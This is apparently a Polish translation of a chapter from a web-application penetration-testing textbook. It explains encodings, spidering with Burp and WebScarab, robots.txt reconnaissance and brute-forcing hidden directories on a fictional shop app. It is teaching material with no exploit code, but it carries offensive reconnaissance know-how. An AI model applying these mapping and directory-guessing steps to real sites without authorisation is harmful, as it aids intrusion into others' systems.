Wiele aplikacji internetowych używa kodowania Base64 do przesyłania danych binarnych w plikach cookie i innych parametrach, a nawet do zaciemniania (tj. ukrywania) wrażliwych danych, aby zapobiec trywialnym modyfikacjom. Należy zawsze szukać i dekodować wszelkie dane Base64, które są wysyłane do klienta. Łańcuchy zakodowane w formacie Base64 często można łatwo rozpoznać po ich specyficznym zestawie znaków i obecności znaków dopełniających na końcu ciągu.

Kodowanie szesnastkowe

Wiele aplikacji używa prostego kodowania szesnastkowego podczas przesyłania danych binarnych, używając znaków ASCII do reprezentowania bloku szesnastkowego. Na przykład kodowanie szesnastkowe nazwy użytkownika „daf” w pliku cookie spowodowałoby to:

646166

Podobnie jak w przypadku Base64, dane zakodowane szesnastkowo są zwykle łatwe do wykrycia. Zawsze powinieneś próbować odszyfrować wszelkie takie dane, które serwer wysyła do klienta, aby zrozumieć jego funkcję.

Frameworki zdalne i serializacja

W ostatnich latach ewoluowały różne frameworki do tworzenia interfejsów użytkownika, w których kod po stronie klienta może zdalnie uzyskiwać dostęp do różnych programistycznych interfejsów API zaimplementowanych po stronie serwera. Pozwala to programistom na częściowe odejście od rozproszonej natury aplikacji internetowych i pisanie kodu w sposób bliższy paradygmatowi konwencjonalnej aplikacji komputerowej. Te ramy zazwyczaj zapewniają pośredniczące interfejsy API do użytku po stronie klienta. Automatycznie obsługują zarówno zdalne wywołania tych wywołań API do odpowiednich funkcji po stronie serwera, jak i serializację wszelkich danych przekazywanych do tych funkcji. Przykłady tego rodzaju struktur komunikacji zdalnej i serializacji obejmują:

* Flex i AMF

* Silverlight i WCF

* Serializowane obiekty Java

Następne kroki

Do tej pory opisaliśmy obecny stan (nie)bezpieczeństwa aplikacji internetowych, zbadaliśmy podstawowe mechanizmy, za pomocą których aplikacje internetowe mogą się bronić, oraz krótko przyjrzeliśmy się kluczowym technologiom wykorzystywanym we współczesnych aplikacjach. Mając te podstawy, możemy teraz zacząć przyglądać się praktycznym aspektom atakowania aplikacji internetowych. Pierwszym zadaniem każdego ataku jest zmapowanie zawartości i funkcjonalności docelowej aplikacji, aby ustalić, jak ona działa, jak próbuje się bronić i jakich technologii używa. W następnym rozdziale szczegółowo przeanalizujemy ten proces mapowania i pokażemy, jak można go wykorzystać do uzyskania głębokiego zrozumienia obszaru ataku aplikacji. Ta wiedza okaże się kluczowa, jeśli chodzi o znajdowanie i wykorzystywanie luk w zabezpieczeniach twojego celu.

Mapowanie aplikacji

Pierwszym krokiem w procesie atakowania aplikacji jest zebranie i zbadanie kilku kluczowych informacji na jej temat, aby lepiej zrozumieć, z czym masz do czynienia. Ćwiczenie mapowania rozpoczyna się od wyliczenia zawartości i funkcjonalności aplikacji, aby zrozumieć, co robi aplikacja i jak się zachowuje. Wiele z tych funkcji jest łatwych do zidentyfikowania, ale niektóre z nich mogą być ukryte, co wymaga pewnego domysłu i szczęścia do odkrycia. Po złożeniu katalogu funkcjonalności aplikacji głównym zadaniem jest dokładne zbadanie każdego aspektu jej zachowania, podstawowych mechanizmów bezpieczeństwa oraz wykorzystywanych technologii (zarówno po stronie klienta, jak i serwera). Umożliwi to zidentyfikowanie kluczowej powierzchni ataku, na którą narażona jest aplikacja, a tym samym najciekawszych obszarów, na które należy skierować kolejne sondowanie w celu znalezienia możliwych do wykorzystania luk w zabezpieczeniach. Często sama analiza może wykryć luki w zabezpieczeniach, co omówiono w dalszej części.

W miarę jak aplikacje stają się coraz większe i bardziej funkcjonalne, efektywne mapowanie staje się cenną umiejętnością. Doświadczony ekspert może szybko segregować całe obszary funkcjonalności, szukając klas luk w przeciwieństwie do instancji, inwestując jednocześnie znaczną ilość czasu w testowanie innych określonych obszarów w celu wykrycia problemu wysokiego ryzyka. W tym rozdziale opisano praktyczne kroki, które należy wykonać podczas mapowania aplikacji, różne techniki i sztuczki, których można użyć, aby zmaksymalizować jego skuteczność, oraz niektóre narzędzia, które mogą pomóc w tym procesie.

Wyliczanie treści i funkcjonalności

W typowej aplikacji większość zawartości i funkcjonalności można zidentyfikować poprzez ręczne przeglądanie. Podstawowym podejściem jest przejście przez aplikację począwszy od głównej strony startowej, podążanie za każdym linkiem i poruszanie się po wszystkich wieloetapowych funkcjach (takich jak rejestracja użytkownika czy resetowanie hasła). Jeśli aplikacja zawiera „mapę witryny”, może to stanowić przydatny punkt wyjścia do wyliczenia zawartości. Jednak aby przeprowadzić rygorystyczną kontrolę wyliczonych treści i uzyskać pełny zapis wszystkiego, co zidentyfikowano, musisz zastosować bardziej zaawansowane techniki niż proste przeglądanie.


Pająk sieciowy

Różne narzędzia mogą wykonywać automatyczne przeszukiwanie stron internetowych. Narzędzia te działają, żądając strony internetowej, analizując ją pod kątem linków do innych treści, żądając tych linków i kontynuując rekurencyjnie, dopóki nie zostanie wykryta żadna nowa treść. Opierając się na tej podstawowej funkcji, pająki aplikacji internetowych próbują osiągnąć wyższy poziom pokrycia, analizując również formularze HTML i przesyłając je z powrotem do aplikacji przy użyciu różnych wstępnie ustawionych lub losowych wartości. Może to umożliwić im przechodzenie przez wieloetapowe funkcje i śledzenie nawigacji opartej na formularzach (na przykład, gdy listy rozwijane są używane jako menu zawartości). Niektóre narzędzia analizują również JavaScript po stronie klienta, aby wyodrębnić adresy URL wskazujące na dalsze treści. Dostępnych jest wiele bezpłatnych narzędzi, które wykonują przyzwoitą pracę wyliczania zawartości i funkcjonalności aplikacji, w tym Burp Suite, WebScarab, Zed Attack Proxy i CAT .

WSKAZÓWKA: Wiele serwerów internetowych zawiera plik o nazwie robots.txt w katalogu głównym sieci, który zawiera listę adresów URL, których witryna nie chce odwiedzać przez pająki sieciowe ani indeksować przez wyszukiwarki. Czasami ten plik zawiera odniesienia do wrażliwych funkcji, które z pewnością są dla Ciebie interesujące. Niektóre narzędzia typu spidering przeznaczone do atakowania aplikacji internetowych sprawdzają plik robots.txt i wykorzystują wszystkie zawarte w nim adresy URL

jako nasiona w procesie typu spidering. W takim przypadku plik robots.txt może być szkodliwy dla bezpieczeństwa aplikacji internetowej.

Tutaj użyto fikcyjnej aplikacji Extreme Internet Shopping (EIS) w celu przedstawienia przykładów typowych działań związanych z mapowaniem aplikacji. Rysunek przedstawia Burp Spidera działającego przeciwko EIS.



Bez logowania możliwe jest zmapowanie katalogu /shop oraz dwóch artykułów w katalogu /media. Należy również zauważyć, że plik robots.txt pokazany na rysunku odwołuje się do katalogów /mdsecportal i /site-old. Nie są one połączone z dowolnego miejsca w aplikacji i nie byłyby indeksowane przez pająka internetowego, który podążałby tylko za linkami z opublikowanych treści

WSKAZÓWKA: Aplikacje korzystające z adresów URL w stylu REST wykorzystują fragmenty ścieżki pliku URL do jednoznacznej identyfikacji danych i innych zasobów używanych w aplikacji. Widok oparty na adresach URL tradycyjnego pająka sieciowego aplikacji jest przydatne w takich sytuacjach. W aplikacji EIS ścieżki /shop i /pub wykorzystują adresy URL w stylu REST, a tworzenie pająków w tych obszarach z łatwością zapewnia unikatowe łącza do elementów dostępnych w tych ścieżkach.

Chociaż często może to być skuteczne, tego rodzaju w pełni zautomatyzowane podejście do wyliczania treści ma pewne istotne ograniczenia:

* Niezwykłe mechanizmy nawigacji (takie jak menu tworzone dynamicznie i obsługiwane przy użyciu skomplikowanego kodu JavaScript) często nie są obsługiwane prawidłowo przez te narzędzia, więc mogą pomijać całe obszary aplikacji.

* Łącza zakopane w skompilowanych obiektach po stronie klienta, takich jak aplety Flash lub Java, mogą nie zostać przechwycone przez pająka.

* Funkcjonalność wieloetapowa często implementuje szczegółowe kontrole poprawności danych wejściowych, które nie akceptują wartości, które mogą być przesłane przez zautomatyzowane narzędzie. Na przykład formularz rejestracyjny użytkownika może zawierać pola na imię i nazwisko, adres e-mail, numer telefonu i kod pocztowy. Zautomatyzowany pająk aplikacji zwykle przesyła pojedynczy ciąg testowy w każdym edytowalnym polu formularza, a aplikacja zwraca komunikat o błędzie informujący, że co najmniej jeden z przesłanych elementów jest nieprawidłowy. Ponieważ pająk nie jest wystarczająco inteligentny, aby zrozumieć i zastosować się do tej wiadomości, nie przechodzi dalej niż formularz rejestracyjny i dlatego nie odkrywa żadnych innych treści ani funkcji dostępnych poza nim.

* Zautomatyzowane pająki zwykle używają adresów URL jako identyfikatorów unikalnych treści. Aby uniknąć ciągłego przeszukiwania sieci w nieskończoność, rozpoznają, kiedy zażądano już treści, do których prowadzi link, i nie proszą o to ponownie. Jednak wiele aplikacji korzysta z nawigacji opartej na formularzach, w których ten sam adres URL może zwracać bardzo różne treści i funkcje. Na przykład aplikacja bankowa może zaimplementować każdą akcję użytkownika poprzez żądanie POST do /account.jsp i użyć parametrów do poinformowania o wykonywanej akcji. Jeśli pająk odmówi wysłania wielu żądań do tego adresu URL, przegapi większość zawartości aplikacji. Niektóre pająki aplikacji próbują poradzić sobie z tą sytuacją. Na przykład Burp Spider można skonfigurować w taki sposób, aby indywidualizować wysyłanie formularzy na podstawie nazw i wartości parametrów. Jednak nadal mogą zaistnieć sytuacje, w których w pełni zautomatyzowane podejście nie jest w pełni skuteczne. Omówimy podejścia do mapowania tego rodzaju funkcjonalności w dalszej części tego rozdziału.

* W przeciwieństwie do poprzedniego punktu, niektóre aplikacje umieszczają ulotne dane w adresach URL, które w rzeczywistości nie są używane do identyfikowania zasobów lub funkcji (na przykład parametry zawierające liczniki czasu lub ziarna liczb losowych). Każda strona aplikacji może zawierać coś, co wydaje się być nowym zestawem adresów URL, których pająk musi żądać, co powoduje, że działa ona w nieskończoność.

* W przypadku, gdy aplikacja korzysta z uwierzytelniania, skuteczny pająk aplikacji musi być w stanie sobie z tym poradzić, aby uzyskać dostęp do funkcji chronionych przez uwierzytelnianie. Wspomniane wcześniej pająki mogą to osiągnąć, ręcznie konfigurując pająka za pomocą tokena dla uwierzytelnionej sesji lub poświadczeń, które mają zostać przesłane do funkcji logowania. Jednak nawet jeśli tak się stanie, często okazuje się, że działanie pająka przerywa uwierzytelnioną sesję z różnych powodów:

* Podążając za wszystkimi adresami URL, pająk zażąda w pewnym momencie funkcji wylogowania, co spowoduje przerwanie sesji.

* Jeśli pająk prześle nieprawidłowe dane wejściowe do wrażliwej funkcji, aplikacja może defensywnie zakończyć sesję.

* Jeśli aplikacja używa tokenów na stronę, pająk prawie na pewno nie poradzi sobie z nimi prawidłowo, żądając stron poza ich oczekiwaną kolejnością, co prawdopodobnie spowoduje zakończenie całej sesji.

OSTRZEŻENIE: W niektórych aplikacjach uruchomienie nawet prostego pająka internetowego, który analizuje i żąda łączy, może być bardzo niebezpieczne. Na przykład aplikacja może zawierać funkcje administracyjne, które usuwają użytkowników, zamykają bazę danych, ponownie uruchamiają serwer i tym podobne. Jeśli używany jest pająk świadomy aplikacji, może wyrządzić ogromne szkody, jeśli pająk wykryje i użyje wrażliwych funkcji. Autorzy napotkali aplikację, która zawierała pewną

funkcjonalność systemu zarządzania treścią (CMS) do edycji treści głównej aplikacji. Funkcjonalność tę można było wykryć za pomocą mapy witryny i nie była chroniona żadną kontrolą dostępu. Gdyby zautomatyzowany pająk został uruchomiony na tej stronie, znalazłby funkcję edycji i zaczął wysyłać dowolne dane, co spowodowałoby zniszczenie głównej witryny w czasie rzeczywistym podczas działania pająka.

Pająk kierowany przez użytkownika

Jest to bardziej wyrafinowana i kontrolowana technika, która jest zwykle lepsza niż automatyczne pająkowanie. Tutaj użytkownik przechodzi przez aplikację w normalny sposób za pomocą standardowej przeglądarki, próbując poruszać się po wszystkich funkcjach aplikacji. Gdy to robi, wynikowy ruch przechodzi przez narzędzie będące połączeniem przechwytującego serwera proxy i pająka, które monitoruje wszystkie żądania i odpowiedzi. Narzędzie buduje mapę aplikacji, zawierającą wszystkie adresy URL odwiedzane przez przeglądarkę. Analizuje również wszystkie odpowiedzi aplikacji w taki sam sposób, jak normalny pająk świadomy aplikacji i aktualizuje mapę witryny o wykryte treści i funkcje. Pająki w Burp Suite i WebScarab mogą być używane w ten sposób. W porównaniu z podstawowym podejściem do pająków, ta technika oferuje wiele korzyści:

* W przypadku, gdy aplikacja korzysta z nietypowych lub skomplikowanych mechanizmów nawigacji, użytkownik może je śledzić za pomocą przeglądarki w normalny sposób. Wszelkie funkcje i treści, do których użytkownik uzyskuje dostęp, są przetwarzane przez narzędzie proxy/spider.

* Użytkownik kontroluje wszystkie dane przesyłane do aplikacji i może zapewnić spełnienie wymagań dotyczących walidacji danych.

* Użytkownik może zalogować się do aplikacji w zwykły sposób i upewnić się, że uwierzytelniona sesja pozostaje aktywna przez cały proces mapowania. Jeśli jakakolwiek wykonana akcja zakończy sesję, użytkownik może zalogować się ponownie i kontynuować przeglądanie.

* Każda niebezpieczna funkcjonalność, taka jak deleteUser.jsp, jest w pełni wyliczana i włączana do mapy witryny serwera proxy, ponieważ odsyłacze do niej będą analizowane z odpowiedzi aplikacji. Ale użytkownik może według własnego uznania decydować, które funkcje faktycznie zażądać lub wykonać.

W witrynie Extreme Internet Shopping poprzednio pająk nie mógł zaindeksować żadnej treści w katalogu /home, ponieważ treść ta jest uwierzytelniona. Prośby do /home skutkują następującą odpowiedzią:


HTTP/1.1 302 Moved Temporarily

Date: Mon, 24 Jan 2011 16:13:12 GMT

Server: Apache

Location: /auth/Login?ReturnURL=/home/

Dzięki sterowanemu przez użytkownika pająkowi użytkownik może po prostu zalogować się do aplikacji za pomocą swojej przeglądarki, a narzędzie proxy/spider pobiera wynikową sesję i identyfikuje całą dodatkową zawartość dostępną teraz dla użytkownika. Rysunek przedstawia mapę witryny EIS, gdy użytkownik pomyślnie uwierzytelnił się w chronionych obszarach aplikacji.




Ujawnia to dodatkowe zasoby w systemie menu głównego. Rysunek przedstawia odniesienie do profilu prywatnego, do którego dostęp uzyskuje się za pomocą funkcji JavaScript uruchamianej za pomocą procedury obsługi zdarzenia onClick:

profil prywatny

Konwencjonalny pająk sieciowy, który po prostu podąża za linkami w HTML, prawdopodobnie przegapi tego typu link. Nawet najbardziej zaawansowane zautomatyzowane roboty indeksujące pozostają daleko w tyle za licznymi mechanizmami nawigacyjnymi stosowanymi we współczesnych aplikacjach i rozszerzeniach przeglądarek. Jednak w przypadku pająków kierowanych przez użytkownika użytkownik musi po prostu kliknąć link widoczny na ekranie za pomocą przeglądarki, a narzędzie proxy/spider dodaje wynikową zawartość do mapy witryny. I odwrotnie, zauważ, że pająk pomyślnie zidentyfikował łącze do /core/sitestats zawarte w komentarzu HTML, mimo że łącze to nie jest wyświetlane użytkownikowi na ekranie.

WSKAZÓWKA: Oprócz opisanych właśnie narzędzi proxy/pająka, innym zestawem narzędzi, które są często przydatne podczas mapowania aplikacji, są różne rozszerzenia przeglądarki, które mogą przeprowadzać analizę HTTP i HTML z poziomu interfejsu przeglądarki. Na przykład narzędzie IEWatch pokazane na rysunku, działające w przeglądarce Microsoft Internet Explorer, monitoruje wszystkie szczegóły żądań i odpowiedzi, w tym nagłówki, parametry żądań i pliki cookie.



Analizuje każdą stronę aplikacji, aby wyświetlić łącza, skrypty, formularze i komponenty grubego klienta. Oczywiście wszystkie te informacje można przeglądać w przechwytującym serwerze proxy, ale posiadanie drugiego rekordu przydatnych danych mapowania może tylko pomóc w lepszym zrozumieniu aplikacji i wyliczeniu wszystkich jej funkcji.

KROKI HACKOWE

1. Skonfiguruj swoją przeglądarkę tak, aby używała Burp lub WebScarab jako lokalnego serwera proxy.

2. Przeglądaj normalnie całą aplikację, próbując odwiedzić każdy znaleziony link/adres URL, przesłać każdy formularz i przejść przez wszystkie wieloetapowe funkcje aż do zakończenia. Spróbuj przeglądać z włączoną i wyłączoną obsługą JavaScript oraz z włączoną i wyłączoną obsługą plików cookie. Wiele aplikacji może obsługiwać różne konfiguracje przeglądarek, a w aplikacji możesz dotrzeć do różnych treści i ścieżek kodu.

3. Przejrzyj mapę witryny wygenerowaną przez narzędzie proxy/spider i zidentyfikuj zawartość lub funkcje aplikacji, których nie przeglądałeś ręcznie. Ustal, w jaki sposób pająk wyliczył każdy element. Na przykład w Burp Spider sprawdź szczegóły Linked From. Korzystając z przeglądarki, uzyskaj dostęp do elementu ręcznie, aby odpowiedź z serwera została przeanalizowana przez narzędzie proxy/pająka w celu zidentyfikowania dalszej zawartości. Kontynuuj ten krok rekurencyjnie, aż nie zostanie zidentyfikowana żadna dalsza zawartość ani funkcjonalność.

4. Opcjonalnie powiedz narzędziu, aby aktywnie przeszukiwał witrynę, używając całej już wyliczonej zawartości jako punktu wyjścia. Aby to zrobić, najpierw zidentyfikuj wszystkie adresy URL, które są niebezpieczne lub mogą przerwać sesję aplikacji, i skonfiguruj pająka tak, aby wykluczał je ze swojego zakresu. Uruchom pająka i przejrzyj wyniki w poszukiwaniu dodatkowej zawartości, którą wykryje.

Mapa witryny wygenerowana przez narzędzie proxy/spider zawiera wiele informacji o aplikacji docelowej, które będą później przydatne w identyfikowaniu różnych powierzchni ataków narażonych przez aplikację.

Odkrywanie ukrytych treści

Często zdarza się, że aplikacje zawierają treści i funkcje, które nie są bezpośrednio połączone lub dostępne z głównej widocznej zawartości. Typowym przykładem jest funkcjonalność, która została zaimplementowana do celów testowania lub debugowania i nigdy nie została usunięta. Inny przykład pojawia się, gdy aplikacja udostępnia różne funkcje różnym kategoriom użytkowników (na przykład użytkownikom anonimowym, uwierzytelnionym zwykłym użytkownikom i administratorom). Użytkownicy na jednym poziomie uprawnień, którzy wykonują wyczerpujące przeszukiwanie aplikacji, mogą utracić funkcjonalność widoczną dla użytkowników na innych poziomach. Osoba atakująca, która odkryje tę funkcjonalność, może ją wykorzystać do podniesienia swoich uprawnień w aplikacji. Istnieje niezliczona ilość innych przypadków, w których interesująca treść i funkcjonalność może istnieć, że opisane wcześniej techniki mapowania nie identyfikowałyby:

* Kopie zapasowe plików na żywo. W przypadku stron dynamicznych ich rozszerzenie pliku mogło zostać zmienione na takie, które nie jest mapowane jako plik wykonywalny, co umożliwia sprawdzenie źródła strony pod kątem luk, które można następnie wykorzystać na aktywnej stronie.

* Archiwa kopii zapasowych, które zawierają pełną migawkę plików w katalogu głównym (lub poza nim), prawdopodobnie umożliwiając łatwą identyfikację całej zawartości i funkcji w aplikacji.

* Nowa funkcjonalność, która została wdrożona na serwerze w celu przetestowania, ale nie została jeszcze połączona z główną aplikacją.

* Domyślna funkcjonalność aplikacji w gotowej aplikacji, która została powierzchownie ukryta przed użytkownikiem, ale nadal jest obecna na serwerze.

* Stare wersje plików, które nie zostały usunięte z serwera. W przypadku stron dynamicznych mogą one zawierać luki, które zostały naprawione w aktualnej wersji, ale nadal można je wykorzystać w starej wersji.

* Konfiguracja i dołączanie plików zawierających poufne dane, takie jak poświadczenia bazy danych.

* Pliki źródłowe, z których skompilowano funkcjonalność działającej aplikacji.

* Komentarze w kodzie źródłowym, które w skrajnych przypadkach mogą zawierać informacje, takie jak nazwy użytkowników i hasła, ale częściej dostarczają informacji o stanie aplikacji. Wyrażenia kluczowe, takie jak „przetestuj tę funkcję” lub podobne, są mocnymi wskaźnikami tego, od czego zacząć poszukiwanie luk w zabezpieczeniach.

* Pliki dziennika, które mogą zawierać poufne informacje, takie jak prawidłowe nazwy użytkowników, tokeny sesji, odwiedzane adresy URL i wykonane działania.

Skuteczne wykrywanie ukrytych treści wymaga połączenia technik automatycznych i ręcznych i często zależy od pewnego stopnia szczęścia.

Techniki brutalnej siły

Część 14 opisuje, w jaki sposób można wykorzystać zautomatyzowane techniki do przyspieszenia niemal każdego ataku na aplikację. W obecnym kontekście gromadzenia informacji automatyzacja może być wykorzystana do wysłania ogromnej liczby żądań do serwera WWW, próbując odgadnąć

nazwy lub identyfikatory ukrytych funkcji. Załóżmy na przykład, że pająkowanie ukierunkowane na użytkownika zidentyfikowało następującą treść aplikacji:

http://eis/auth/Login

http://eis/auth/ForgotPassword

http://eis/home/

http://eis/pub/media/100/view

http://eis/images/eis.gif

http://eis/include/eis.css

Pierwszym krokiem w zautomatyzowanym procesie identyfikowania ukrytych treści może być wysłanie następujących żądań w celu zlokalizowania dodatkowych katalogów:

http://eis/About/

http://eis/abstract/

http://eis/academics/


http://eis/accessibility/

http://eis/accounts/

